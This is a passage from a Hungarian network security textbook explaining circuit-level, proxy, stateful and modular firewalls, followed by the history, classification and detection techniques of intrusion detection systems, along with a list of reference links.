4. A tűzfal értesíti a belső gépet, hogy a kapcsolat felépült.
5. Az adatforgalom megindulhat.

A kapcsolat felépülte után a következő adatok kerülnek megőrzése:

- a kapcsolat azonosítója,
- a kapcsolat állapota (felépülés alatt, felépült, zárás alatt),
- csomagok sorszáma,
- forrás- és célgép IP címe,
- az interfészek azonosítója, ahol a csomagok beérkezik, illetve távozik.

Ha már a kapcsolat rendben felépült, az adatcsomagok már csak minimális ellenőrzésen mennek keresztül, ekkor már a tűzfal áteresztőképessége nagy.

Míg a csomagszűrő tűzfalaknál a kliens közvetlenül kapcsolódott a szerverhez (a NAT-ot kivéve), addig itt a tűzfal session-önként két kapcsolat tart nyilván: egyiket a kliens és a tűzfal között, a másikat a tűzfal és a szerver között. Tehát a megbízható belső és a megbízhatatlan külső hálózat között közvetlen összeköttetés csak a kapcsolat felépítése után van. Ezzel egy új szemlélet jelent meg a védelemben, már nem a csomagszintre koncentrálódik a védelmi politika, hanem a kapcsolatra. (Látszik, hogy a NAT képesség implicit módon benne van ebben a tűzfalban.)

Azonban ezekben a tűzfalakban is megjelenik az ugyanaz a hiba, mint a csomagszűrésnél: ha egyszer a kapcsolat létrejött, akkor bármilyen alkalmazás forgalma alkalmazás-szintű ellenőrzés nélkül végigmehet a kapcsolaton.

A legtöbb ilyen tűzfal az implementációjában a SOCKS protokollt [SOCKS] használja, azért is nevezik SOCKS tűzfalaknak. A protokollnak két verziója létezik, V4 és V5. A V5 verzió az alapfunkción kívül további feladatokat is ellát:

- erős autentikációt alkalmaz,
- képes az autentikációs eljárás megbeszélésre (kliens elküldi az általa támogatott autentikációs listát, amiből a szerver választ),
- címfeloldást támogatja (így a DNS adminisztráció egyszerűsödik),
- UDP kapcsolatot is támogatja.

Az utolsó funkció azért érdekes, mert az UDP kapcsolatnélküli protokoll, de a Socks következőképp jár el: Ha például egy kliens szeretne egy UDP csomagot elküldeni vagy fogadni, akkor először a tűzfal ellenőrzi, hogy megteheti-e, és ha igen, akkor egy TCP kapcsolat épül ki a kliens és a tűzfal között. Majd a tűzfal megnyit egy UDP portot és továbbítja az UDP csomagot. A kapcsolat lezárása után az UDP portot is bezárja. Tehát illegális ki- bemenő UDP csomagok nem haladhatnak át.

Összegzésképp nézzük a virtuális kapcsolati tűzfal *előnyeit*:

- ha a kapcsolatépítés megtörtént, a tűzfal áteresztőképessége nagy, mert már nincs lényeges ellenőrzési feladat,
- csak a kapcsolat-felépítés után van közvetlen összeköttetés az alkalmazás kliens és a szerver között,
- a benne lévő NAT képesség miatt képes a belső IP címek eltakarására, így is védve a belső hálózatot,
- általában gyorsabb, mint az alkalmazásszintű tűzfal.

Hátrányai:

- A kliens szoftvert módosítani kell (hogy a tűzfalhoz kapcsolódjon),
- Az ilyen tűzfalak nem képesek a csomagok alkalmazásszintű tartalmának vizsgálatára.

4.4.3 Alkalmazásszintű vagy proxy tűzfal


Az alkalmazásszintű tűzfal teljesen eltérő koncepciót képvisel a csomagszűrő tűzfalakhoz képest. Míg a csomagszűrők a teljes hálózati forgalom kezelésére szolgáló általános célú eszközök, addig az alkalmazásszintű tűzfalakat csak speciális – egy vagy több alkalmazáshoz tartozó – hálózati forgalom szűrésére tervezik.

Az alkalmazásszintű tűzfalak a hálózaton érkező csomagok tartalmát alkalmazási szinten vizsgálják, minden pillanatban információval rendelkeznek a kapcsolat adott állapotáról és a

szekvenciáról. További biztonsági feladatok ellátására is képesek, pont azért, mert alkalmazás szinten működnek, mint például a felhasználó azonosítása.

A legtöbb ilyen tűzfal az adott alkalmazásra kihegyezett szoftvert és egy ún. proxy szolgáltatást foglal magába. A proxy szolgáltatás egy speciális célú program, amely az adott szolgáltatáshoz (pl. HTTP, FTP) tartozó forgalmat kezeli a tűzfalon belül.

A proxy logikailag két részből áll egy proxy szerverből és egy proxy kliensből. A *proxy szerver* a megbízható hálózat klienseitől a külső hálózaton lévő szerverhez irányuló kapcsolatot nem engedi közvetlenül kiépíteni, hanem a kapcsolat a kliens és a proxy szerver között épül fel. A proxy szerver így kiértékelheti a kérést, dönthet a kapcsolat felépítéséről és az adatcsomagok továbbításáról a proxy szerverben lévő szabályok figyelembevételével. Pozitív döntés esetén a proxy szerver továbbítja a kérést a *proxy kliens* felé. A proxy kliens veszi fel a kapcsolatot az igazi szerverrel. (A proxy szerver „érti" a szolgáltatás protokollját, így csak azokat a csomagot engedi át, amelyek megfelelnek a protokoll definíciónak, valamint a belső szabályoknak.) Visszafelé, a valódi szervertől érkező válaszok is átmennek a proxy szerveren és proxy kliensen, s azután kerülnek az igazi klienshez. Ezt mutatja a következő ábra:



Ábra 31. Proxy szerver helye és működése a rendszerben.

A proxy szolgáltatás csak látszólag transzparens, ugyanis a proxy szerver sohasem enged közvetlen kapcsolatot a kliens és az igazi szerver között.

A proxy szolgáltatás a hálózati verem „tetején", az operációs rendszer alkalmazási terében működik. Tehát a beérkező protokollelemeknek végig kell mennie a rendszermag alsó szintű protokolljain, az alkalmazást értelmezni kell (és visszafelé ugyanígy), ezért meglehetősen lassúnak tartják.

Összegzésképp a proxy tűzfal *előnyei*:

- ezek a tűzfalak értik a magasszintű protokollokat (HTTP, FTP), és így csak azokat a csomagokat engedik át, amelyek megfelelnek a protokolloknak, tehát védhetnek eddig nem ismert kliens és szerver hibák ellen is,
- nincs közvetlen kapcsolat a belső gépek és külső szerverek között, így a belső gépek címe elfedhetők,
- a proxy szerverek lehetőséget nyújtanak egy adott szolgáltatás bizonyos részeinek (pl. ftp put) tiltására,
- a proxy-k képesek a belső szolgáltatásokat valamint a kívülről befelé érkező kéréseket átirányítani (például a HTTP szerverre irányuló kéréseket másik gépre küldeni),
- további hasznos funkciókat is elláthatnak a proxy-k, pl. URL szűrés, felhasználó azonosítás, HTTP objektum gyorsítótár (cache), valamint lehetőséget adhatnak a szolgáltatások elleni támadások monitorozására.

Hátrányai:

- általában lassabb, mint a csomagszűrő vagy a circuit level tűzfalak (részben azért, mert az adatoknak kétszer kell átfutni a hálózati vermen egészen az alkalmazásig, valamint az alkalmazást értelmezni kell),
- minden protokollhoz új proxy szükséges; egy új protokoll megjelenése esetén a megfelelő proxy csak késéssel szokott elkészülni,
- általában könnyebben támadható a többi tűzfalaknál, nevezetesen ha nincs is hiba a proxy szerverben magában, de az operációs rendszer vagy az általa használt run-time könyvtárbeli hibáknak ki van téve. (A legtöbb csomagszűrő nem támaszkodik olyan széleskörűen az operációs rendszerre, mint ez a fajta tűzfal).

4.4.4 Dinamikus csomagszűrő tűzfal

A dinamikus (vagy állapottartó) csomagszűrő tűzfalak a negyedik generációs tűzfal-technológiát képviselik, röviden úgy jellemezhetők, hogy figyelemmel kísérik a tűzfalon átmenő forgalmat, és ennek figyelembevételével döntenek az éppen beérkező csomagokról.

A statikus csomagszűrő tűzfalak egyik problémája például, hogy a szabályok előre rögzítettek, például egy adott porton minden forgalmat beengednek. Ekkor a nyitott porton át olyan csomag is bejöhet, ami nem tartozik egyik kapcsolathoz, s ez akár rosszindulatú csomag is lehet.

A dinamikus csomagszűrők tervezői arra jöttek rá, hogy csak azokat a portokat kell megnyitni és csak annyi ideig, amelyik egy adott forgalomhoz tartozik. Ezt úgy valósítják meg, hogy minden kapcsolatról egy állapottáblában egy bejegyzést készítenek, monitorozzák a kapcsolaton átmenő forgalmat, s ezt feljegyzik az állapottáblába. Egy kívülről érkező csomag csak akkor mehet tovább a tűzfalon, ha valamelyik kapcsolathoz tartozik és a bejegyzésnek megfelelő státuszú. Ha a kapcsolat befejeződik, a bejegyzés az állapottáblából törlődik.

Ez a technológia elsősorban a kapcsolat-orientált protokollok esetén nyújt plusz segítséget (pl. TCP), de alkalmas lehet a kapcsolat nélküli protokollok támogatására is. Például az UDP, mint kapcsolat nélküli protokoll esetében, a dinamikus csomagszűrő tűzfal minden a belső hálózatból

induló UDP csomaghoz felépít egy virtuális kapcsolatot. Ha a válaszcsomag egy adott időn belül megérkezik, akkor azt a tűzfal átengedi; ha nem érkezik meg, akkor a virtuális kapcsolat érvénytelenné válik. Tehát kéretlen UDP csomagok nem áraszthatják el a belső hálózatot. Ugyanígy az ICMP forgalom figyelésére is alkalmas.

A dinamikus csomagszűrő előnyei és hátrányai jobbára egybeesnek a statikus csomagszűrőével, csak az attól eltérő tulajdonságokat említjük.

A dinamikus csomagszűrő *előnyei:*

- gyakran gyorsabb, mint a statikus csomagszűrő (mert általában nem az összes szabályon kell végigmenni a csomagnak, hanem csak a kapcsolathoz tartozó szabályokon),
- támogatja a több csatornát használó protokollokat (pl. FTP),
- jóval nagyobb a védelmi képessége a statikus csomagszűrőknél.

A dinamikus csomagszűrő *hátránya*:

- bár a dinamikus szabályok felállítása függ az alkalmazástól, az alkalmazásszintű protokoll elemzése nem olyan alapos, mint az alkalmazásszintű tűzfalaknál.

4.4.5 Kernel proxy/moduláris proxy

A moduláris proxy-k fő jellemzői: alkalmazás szintű proxy, de rendelkezik csomagszűrő képességekkel, moduláris, valamint ún. mélyportokoll elemzési képességgel is rendelkezik.

Az előbbiekben látható volt, hogy a proxy tűzfalaknál minden protokoll értelmezésére és elemzésére külön tűzfalkomponenst kell kifejleszteni. Ezek gyakran ugyanazt a funkciót valósítják meg, de az is előfordul, hogy a különféle protokollokra kifejlesztett komponensek nem képesek együttműködni.

A moduláris proxy-k tervezői együttműködésre képes és redundancia-mentes modulokat készítettek. Ezek a modulok tulajdonképpen jól szervezett, független programok, amelyek előre definiált interfészeken kommunikálnak egymással. Minden modul egy egyszerű, előre meghatározott feladatot lát el, s így biztosítható, hogy megbízhatóan működjenek. Az ilyen moduláris tűzfalban például a közös feladatokat egy modul látja el (közös feladat például a beérkező kapcsolat-felvételi kérelmek kezelése, a kapcsolatfelvétel felépítésének ellenőrzése). S ha kapcsolat létrejött, ez a modul átadja a további elemzést a megfelelő proxy modulnak (http, ftp, ssl, pop3, finger, whois, nntp, imap, telnet, radius, tftp modulok), amelyek egymással is képesek kommunikálni. Azt, hogy a modulok hogyan kommunikáljanak, mi módon szűrjék a forgalmat, az adminisztrátor határozza meg.

Nagyon fontos tulajdonság a mélyprotokoll-elemzés. A korábbi tűzfalak az egymásba ágyazott protokollokat (mint a HTTPS, ami nem más, mint a HTTP SSL-be beágyazva) vagy tiltották, vagy a beágyazott protokollt ellenőrzés nélkül továbbengedték. A moduláris proxy-k képesek ezeket is ellenőrizni, mert az egyik modul outputját egy másik modul inputként használhatja.

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

Ha bárki tűzfalat szeretne beszerezni, a piacon nagyon sok termék áll rendelkezésére, kezdve a személyi számítógépre telepíthető személyes tűzfaltól a több gépből álló tűzfalrendszerre. Ezek

bemutatására, összehasonlítására az anyag nem vállalkozhat, de az Interneten nagyon sok hasznos link található. Ezek közül néhány:

- Átfogó ismertetőanyag a tűzfalakról:
  `http://www.cerias.purdue.edu/about/history/coast_resources/firewalls`
- ICSA által minősített tűzfalak:
  `http://www.icsalabs.com/html/communities/firewalls/newsite/cert2.shtml`
- Ötven tűzfal összehasonlítása 40 szempont szerint:
  `http://www.nwfusion.com/bg/firewalls/compare.jsp`
- Kereskedelmi forgalomban lévő tűzfalak listája, jellemzőik, összehasonlításuk:
  `http://www.spirit.com/cgi-new/report.pl?dbase=fw&function=view`
  `http://www.thegild.com/firewall/`
- Személyes tűzfalak összehasonlítása (BlackICE Defender, Internet Firewall 2000, McAfee Personal Firewall, Sygate Personal Firewall, ZoneAlarm, Tiny Personal Firewall, Kerio Personal Firewall, Deerfield Personal Firewall):
  `http://sysopt.earthweb.com/reviews/firewall/`
  `http://www.theguardianangel.com/firewall_comparison.htm`
  `http://www.agnitum.com/php_scripts/compare2.php`
- Firewall HOWTO
  `http://www.tldp.org/HOWTO/Firewall-HOWTO.html`
- Illés Márton-Bánfi Tamás: Tűzfalak evolúciója (magyar nyelvű leírás):
  `http://www.balabit.hu/dl/wp1.pdf`
- Egy külföldi és egy hazai széles körben ismert termék (Cisco Centri Firewall, és Zorp Professional, melynek egy része szabad szoftver):
  `http://www.cisco.com/univercd/cc/td/doc/product/iaabu/centri4/user/scf4ch5.htm` (`http://tinyurl.com/28rck`)
  `http://www.balabit.hu/products/zorp/`
- Levelezési lista:
  `http://www.geocrawler.com/archives/3/90/2003/1/0/`

4.5 Behatolás-érzékelők

Honnan ered és hogyan működik? Történet és fejlődés.

A behatolás-érzékelő rendszerek a hálózati illetve a számítógépes erőforrásokon olyan speciális események, nyomok után kutatnak, amelyek rosszindulatú tevékenységek, támadások jelei lehetnek.

A továbbiakban a behatolás-érzékelés és a behatolás-észlelés ugyanazt a fogalmat takarják. Az ilyen rendszerek angol neve Intrusion Detection System, IDS. Rövidítésként ezt használjuk.

A behatolás-érzékelés majdnem egyidős a számítógépek megjelenésével Kezdetben a rendszer-adminisztrátorok monitorozták a felhasználók tevékenységét, észrevehették pl. ha egy szabadságon lévő munkatárs nevében bejelentkeztek stb. Ebben az időben szokás volt a bejelentkezési logfájlok kinyomtatása és utólagos elemzése. Egy esetleges incidens esetén kevés remény volt a támadó azonnali azonosítására.

1980-ban James P. Anderson [CompThr] tanulmányában azt elemezte, hogy lehetne a számítógépek biztonsági vizsgálatát és felügyeletét javítani. Az automatikus behatolás-érzékelés gondolatát is neki tulajdonítják, amelyet egy másik cikkében írt le.

1984 és 1986 között Dorothy Denning és Peter Neumann fejlesztette ki az első valósidejű IDS-t, az IDES-t (Intrusion Detection Expert System). Az IDES tulajdonképpen egy szabályalapú szakértői rendszer volt, amit a rosszindulatú, veszélyes tevékenység érzékelésére tanították. A következő generációja a NIDES lett, amit még ma is használnak.

Az IDES után a fejlesztések sora indult meg, az USA kormánya támogatta az ilyen irányú kutatásokat. Jelentősebb projektek voltak: Discovery, Haystack, MIDAS (Multics Intrusion Detection and Alerting System), NADIR (Network Audit Director and Intrusion Reporter). Ez utóbbi rendszert Los Alamos 9000 felhasználós hálózatára telepítették. Bár jobbára offline működött, a behatolások érzékelésére statisztikai módszereket és nyomfelismerést (signature) használt. [Hist_IDS]

Mi ellen véd? Kockázatcsökkenés módja.

A számítógépek és hálózatok az elmúlt években a mindennapi életünk részre lett. Ugyanakkor a biztonsággal kapcsolatos kérdések nagyon élesen vetődnek fel, mert az adatállományok egyre több kényes adatot tartalmaznak, és ezeket az állományokat hálózatokon viszik át. A kényes (banki, kereskedelmi stb.) adatok megszerzése mindenkor kihívást jelentett a társadalom egy részének, ma sincs ez másképp. Az IDS-ek tulajdonképpen az ilyen tevékenységek számítógépen illetve hálózaton történő megvalósítását próbálják korlátozni. A „próbál” kifejezés azért helyénvaló, mert ahogy a mindennapi életben, itt sincsenek tökéletes biztonsági eszközök. Az IDS-ek még ma is gyorsan változnak, fejlődnek, nagyon gyakran ok nélkül riasztanak, sajnos újabb támadásfajták ellen nem mindig nyújtanak védelmet, de mégis ajánlatos az alkalmazásuk, mert legalább egy akadályt képeznek a behatolók előtt.

A tűzfallal összevetve elmondható, hogy míg a tűzfal feltétel nélkül blokkolja a szükségtelen és engedélyezi a biztonságosnak vélt forgalomtípusokat, de nem (feltétlenül) riaszt, addig az IDS feladata a támadásnyomok észlelése, riasztás és esetleg ellenlépés. A tűzfal a következő rész szerinti felosztásban a *megelőzéshez* tartozik.

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

Ebben a fejezetben csak a behatolás-érzékelő rendszerekről lesz szó. A téma tárgyalása előtt azonban érdemes elhelyezni ezt a fogalmat behatolásokkal foglalkozó technikák rendszerében. Lawrence R. Halme és R. Kennet Bauer tanulmányában [Lawr_IDS] a behatolásokkal foglalkozó technikák hat szintjét különböztetik meg. Ezek:

- *Megelőzés (prevention)*: az a folyamat, amikor a behatolásnak elejét veszik, vagy legalábbis a sikeres behatolás valószínűségét komolyan csökkentik. Ilyenek lehetnek például a rendszerek hibátlan tervezése/telepítése, biztonsági hibák feltárására szolgáló eszközök alkalmazása, tűzfalak elhelyezése stb.

- *Elhárítás (preemption)*: egy valószínű támadóval szemben határozott fellépés, hogy ezzel egy későbbi behatolás valószínűsége csökkenjen. Például: a renitenskedő, a biztonsági szabályokat áthágó felhasználók jogainak csökkentése, kizárása.

- *Elijesztés (deterrence)*: az érintett rendszer körül olyan látszat keltése, hogy nem éri meg a behatolni. Például ennek eszköze lehet az álcázás (a rendszer értékeinek, tartalmának eltitkolása), a felhasználók figyelmeztetése a biztonsági szabályokra és a lehetséges büntetésekre, a monitorozás és egyéb figyelőrendszerek meglétének hangsúlyozása stb.

- *Eltérítés (deflecion)*: a behatolóban azt az érzést keltik, hogy sikeresen tevékenykedett, miközben csak egy felállított csapdába csalták, ahol ellenőrzött körülmények között figyelhetik meg a lépéseit. Ilyen lehet például, amikor a támadó azt hiszi, hogy sikeresen feltört egy titkos azonosító/jelszót párost, közben pedig csak egy mesterséges környezetbe került.

- ***Észlelés (detection)***: azokat a technikákat foglalja magába, amely megkülönbözteti a normális rendszerhasználatot a rosszindulatú behatolástól, és ez utóbbi esetben figyelmeztetést ad le. Ennek részletezése történik a következőkben.

- *Válaszlépés (countermeasure)*: olyan technikákat foglalja magába, amelynek során rendszer az észlelt behatolásra különböző akciókat indít autonóm módon. Ilyenek lehetnek például a személyzet riasztása, külső felhasználók újbóli autentikálása, a rendszerválaszok lassítása, parancsok végrehajtásának korlátozása stb.

4.5.1 IDS-ek osztályozása

Az osztályozások különböző szempontok szerint sorolják be az IDS technikákat, így a főbb szempontok szerinti osztályozásokat ismertetjük.

4.5.1.1 Hálózat alapú- illetve hoszt-alapú IDS

Hálózat-alapú IDS-ek adatforrása a hálózaton áthaladó csomagok, ezeket elemzi. Ilyenkor az IDS olyan üzemmódban működő hálózati kártyát használ a forgalom lehallgatására és – legtöbbször valósidejű – elemzésére, amely nemcsak az adott gépnek szóló forgalmat, hanem az összes, a hálózaton áthaladó forgalmat megvizsgálja (promiscuous üzemmód).

Hoszt-alapú IDS-ket magára a védendő hosztra telepítik, adatforrása a gépen lévő logfájlok, naplófájlok és megadott biztonsági szabályok. Ha váratlan, a szabályoknak ellentmondó esemény következik be – például egy kritikus rendszerfájl megváltozik – akkor a rendszer riaszt, és a megfelelő lépéseket megteszi. A hoszt alapú rendszerek nemcsak az operációs rendszer elleni behatolás-védelemre, hanem az alkalmazások védelmére is szolgál.

Újabban egy harmadik változatról is beszélnek, bár vannak, akik ezt a hálózat alapú IDS-ekhez sorolják:

Stack-alapú IDS az IDS-ek legújabb változata, amely nagymértékben gyártófüggő. Ezek a rendszerek figyelik, ahogy a protokollelemek haladnak a különböző OSI szintek között felfelé, és még mielőtt az operációs rendszer vagy az alkalmazás megkapná, az IDS elemzésre magához vonja.

Természetesen ezek nem tiszta osztályok, léteznek ezek kombinációi is.

4.5.1.2 Az alkalmazott technológia szerint

A két fő technológiát soroljuk fel. A felhasznált technológiák/technikák részletezése a 4.5.3 részben található.

Rendellenességet észlelő modell (anomaly-based, behavior-based, policy-based): az ilyen IDS-t először megtanítják arra, hogy az adott hálózaton, gépen melyek a normális események. A normálistól eltérő viselkedést észleli a rendszer, támadásnak veszi és riaszt.

Visszaélést érzékelő modell (misuse detection, knowledge-based): az ilyen modell esetében a különféle támadásokról és sebezhetőségekről szóló információt tárolják, és ha rendszer egy olyan adatot észlel, ami a tárolt információkkal egybeesik, támadásnak jelzi azt.

Természetesen a két modell kombinációjával is találkozhatunk.

4.5.1.3 A támadás érzékelése utáni reakció szerint

Passzív rendszer: a passzív rendszer érzékeli a behatolási kísérletet, feljegyzi az erre vonatkozó adatokat, riaszt.

A reagáló rendszer (reactive): a fentieken kívül még további tevékenységet is végez, például kitiltja az illegális tevékenységet végző felhasználót, átprogramozza a tűzfalat úgy, hogy a gyanús forrástól ne fogadjon hálózati forgalmat stb. Itt hívjuk fel a figyelmet, hogy a reagáló rendszer használata veszélyes, mind a saját rendszerünkre nézve, mind a hálózat egészére nézve. Tehát csak nagy felkészültséggel, tapasztalattal és kellő óvatossággal használható.

4.5.2 Hálózat- és hoszt-alapú IDS-ek, összehasonlításuk

4.5.2.1 Hálózatalapú IDS

Amint már említésre került, a *hálózatalapú* IDS (az angol rövidítése NIDS) adatforrása a hálózaton áthaladó csomag. A NIDS az adott hálózati szegmens adatforgalmát monitorozza. Másik szegmens forgalmának elemzésére, illetve más kommunikációs eszköz (pl. telefonvonal) forgalmának figyelésére általában nem alkalmas.

Amíg az Ethernet hálózat osztott eszköz volt, vagyis a teljes sávszélesség megoszlott a különböző felhasználók (vagyis hálózati interfészek) között, addig a hálózaton futó csomagokat minden hálózati interfész láthatta, tehát egy feltelepített NIDS is. Ma, a strukturált kábelezés és a switch-ek használatakor három módja van annak, hogy a hálózati forgalomba bele lehessen hallgatni: a forgalom leágaztatása (tap), a HUB és a Span port. Ezek részletezése már túlmegy a dokumentum céljain, ilyenekről információ található [NIDS_impl]-ben.

A NIDS-eknek rendszerint több szintje van: az első szintű szűrő határozza meg, hogy melyik csomagot/adatot/protokoll-elemet dobja el és melyiket vizsgálja tovább. Ez az első szintű szűrő általában a teljesítmény növelésére szolgál azáltal, hogy a „jónak” vélt csomagokat a továbbiakban mellőzi. Ha a csomag továbbmegy, akkor a támadás-felismerő modulhoz kerül, ahol további vizsgálatoknak lesz alávetve. Az itt alkalmazott módszerek a 6. pontban találhatók.

4.5.2.2 Hoszt-alapú IDS

A hoszt-alapú IDS-eket (HIDS) a védendő gépekre telepítik. Adatforrásuk a gépen keletkező logfájlok, ezen kívül ellenőrzik a fájlrendszer integritást, a rendszer-processzek végrehajtását és esetleg még egyebeket is. Windows esetén ez például a rendszer-, a biztonsági - és az esemény-logok (system-, security- and event log), Linux esetén pedig a syslog és más operációs rendszerhez tartozó logok vizsgálatát jelenti. Ha ezekben az állományokban bármi változás történik, a HIDS a megnézi, hogy a kurrens biztonsági szabályok ezt megengedik-e, s annak megfelelő eljárást indítja el. Mind a valós idejű, mind a periodikus logfájl-elemzés szokásos.

4.5.2.3 A NDIS-ek és HIDS-ek összehasonlítása

A NIDS erősségei:

- A NIDS egy teljes hálózati szegmens védelmére szolgál. Nagyobb hálózatok esetén több NIDS-et is szoktak telepíteni a kritikus hálózati pontokra. Az egyes hosztokra nem kell külön szoftver feltenni.
- A NIDS a hálózaton áthaladó csomagok fejlécét és tartalmát is ellenőrzi, így olyan jellegű támadásokat is érzékelhet, amit a HIDS nem (pl. a fejlécből a LAND, TearDrop (ld. 3.2.3.4 és 3.2.3.5) vagy tartalomból bizonyos típusú Back Orifice).
- A NIDS a gyanús forgalmat valós időben kezeli, így nagyobb az esély a támadó beazonosítására, valamint gyorsabb válaszok adhatók, akár a támadás befejezése még meg is akadályozható.
- Ha a tűzfalon kívülre (pl. a tűzfalra érkező forgalom leágaztatása NIDS-re) helyezik a NIDS-et, a rosszindulatú kísérlet – amit a tűzfal különben megszűr – is érzékelhető.
- A NIDS észlelőrendszere többnyire operációs rendszertől független, mert a hálózati forgalomra koncentrál (szemben a HIDS-szel, aminél pl. a logfájlok egyértelműen operációs rendszerfüggők.)

A HIDS erősségei:

- A HIDS esetén a logfájlok rögzítik azokat az információkat, amelyek a támadás módszerére utalnak. Ha ezek a fájlok megvannak, más szempontból (is) feltárható a támadás mikéntje, mint a NIDS esetén.
- A HIDS esetén monitorozható a felhasználók tevékenysége, a fájlokon végzett műveletek. Különösen fontos az olyan adminisztrátori tevékenység feljegyzése, mint új felhasználó felvétele, törlése, jogainak módosítása, fájlok hozzáférési jogainak módosítása (ACL, access control list).
- Ugyancsak a HIDS teszi lehetővé rendszerkomponensek figyelését, mint pl. Windows esetén az NT Registry vagy fontos DLL-ek monitorozása.
- A kódolás használata a NIDS-et egyes támadásokkal szemben érzéketlenné teheti, a HIDS-et pedig nem.
- A HIDS futatásához nem használnak külön hardvert, így olcsóbb lehet a NIDS-nél (a NIDS-nél sem feltétlenül kell külön hardver, de pl. nagy hálózati forgalomnál ajánlatos).

A fentiekből látható, hogy a NIDS-nek és a HIDS-nek is megvannak a maga előnyei. Mindkét fajta IDS telepítése javasolható, mert csak egymást kiegészítve nyújtják azt a – nem teljes - biztonságot, amire ma szükség lehet.

Ugyanakkor ejtsünk szót arról, hogy magának az IDS-nek (tehát a HIDS-nek és a NIDS-nek is) vannak korlátai:

- *hamis pozitív* eredményt adhatnak, azaz támadást jeleznek, ha nincs is támadás,
- *hamis negatív* eredményt adhatnak, azaz nem jeleznek, pedig támadás történik,
- nagyszabású támadás megbéníthatja az IDS-t,
- nagysebességű hálózat védelmére ma még korlátozottan alkalmasak,
- nem helyettesítik a jól konfigurált tűzfalat, a biztonsági szabályzatot és a rendszeres biztonsági ellenőrzéseket.

4.5.3 Az IDS-eknél alkalmazott technikák

Ebben a részben összefoglaljuk, milyen technikák alkalmazása szokásos az IDS-nél, milyen előnyökkel és hátrányokkal járnak az egyes technikák [IDS_id]. A 4.5.3.1 – 4.5.3.2 technikákat a NIDS-ek alkalmazzák, a 4.5.3.3 még nem egy kiforrott technológia, bár már megjelent egyes NIDS-ekben, a 4.5.3.4 a stack-alapú IDS-ekre jellemző. A 4.5.3.5 a HIDS-ekben ismert eljárásokat mutatja be.

4.5.3.1 Mintaillesztés, állapotfüggő mintaillesztés

A mintaillesztés egy előre megadott bájtsorozatot keresését jelenti egy csomagon belül. Legtöbb esetben a mintaillesztést csak egy adott szolgáltatással összefüggésben végzi el a rendszer, tehát például csak egy adott portra menő/adott portról jövő csomagokat vizsgálja, így csökkentve a vizsgálatra szánt időt. Azokban az esetekben viszont, mikor nem egyértelműen meghatározott a portszám (pl. néhány trójai), a csomagok előzetes megszűrése nem lehetséges, és így jóval nagyobb terheléssel kell számolni.

Az állapotfüggő mintaillesztés az egyszerű mintaillesztés kiterjesztése. A hálózatot/hosztot veszélyeztető forgalom általában nem egyetlen csomagban érkezik, hanem egy csomagsorozatban. Ezért fontos, hogy a mintaillesztésnél a csomagokat összefüggésükben vizsgálják, vagyis egy TCP kapcsolathoz tartozó csomagoknál a mintaillesztést csomaghatártól függetlenül kell elvégezni.

E technika előnyei:

- nagyon egyszerűen kivitelezhető eljárás;
- specifikus az adott támadási módra, vagyis közvetlen összefüggés van az adott támadási mód és a minta között;
- a mintának egy csomag(ok)ban való megjelenésekor megbízhatóan riaszt;
- több protokollfajtára is alkalmazható.

Hátránya, hogy gyakran vezet hamis pozitív eredményre, mivel nehéz a mintát úgy meghatározni, hogy az csak egy adott támadási módra legyen érvényes. A támadási mód kismértékű megváltoztatása esetén pedig már nem ad riasztást (hamis negatív!).

4.5.3.2 Heurisztikán alapuló elemzés

A heurisztikán alapuló elemzések általában valamilyen algoritmus alapján riasztanak. Ezek az algoritmusok legtöbbször statisztikai becsléseken (például gyakoriságvizsgálat, küszöbszám átlépése) alapulnak. Evvel az elemzéssel a portpásztázás jól kezelhető.

Előnye, hogy egyes támadásfajtákat csak ezzel a módszerrel lehet észlelni. Ugyanakkor az algoritmus pontos beállítása nem egyszerű, gyakran módosításra vagy finomításra szorul. Viszonylag sok hamis pozitív riasztás történhet.

4.5.3.3 Rendellenességen alapuló elemzés

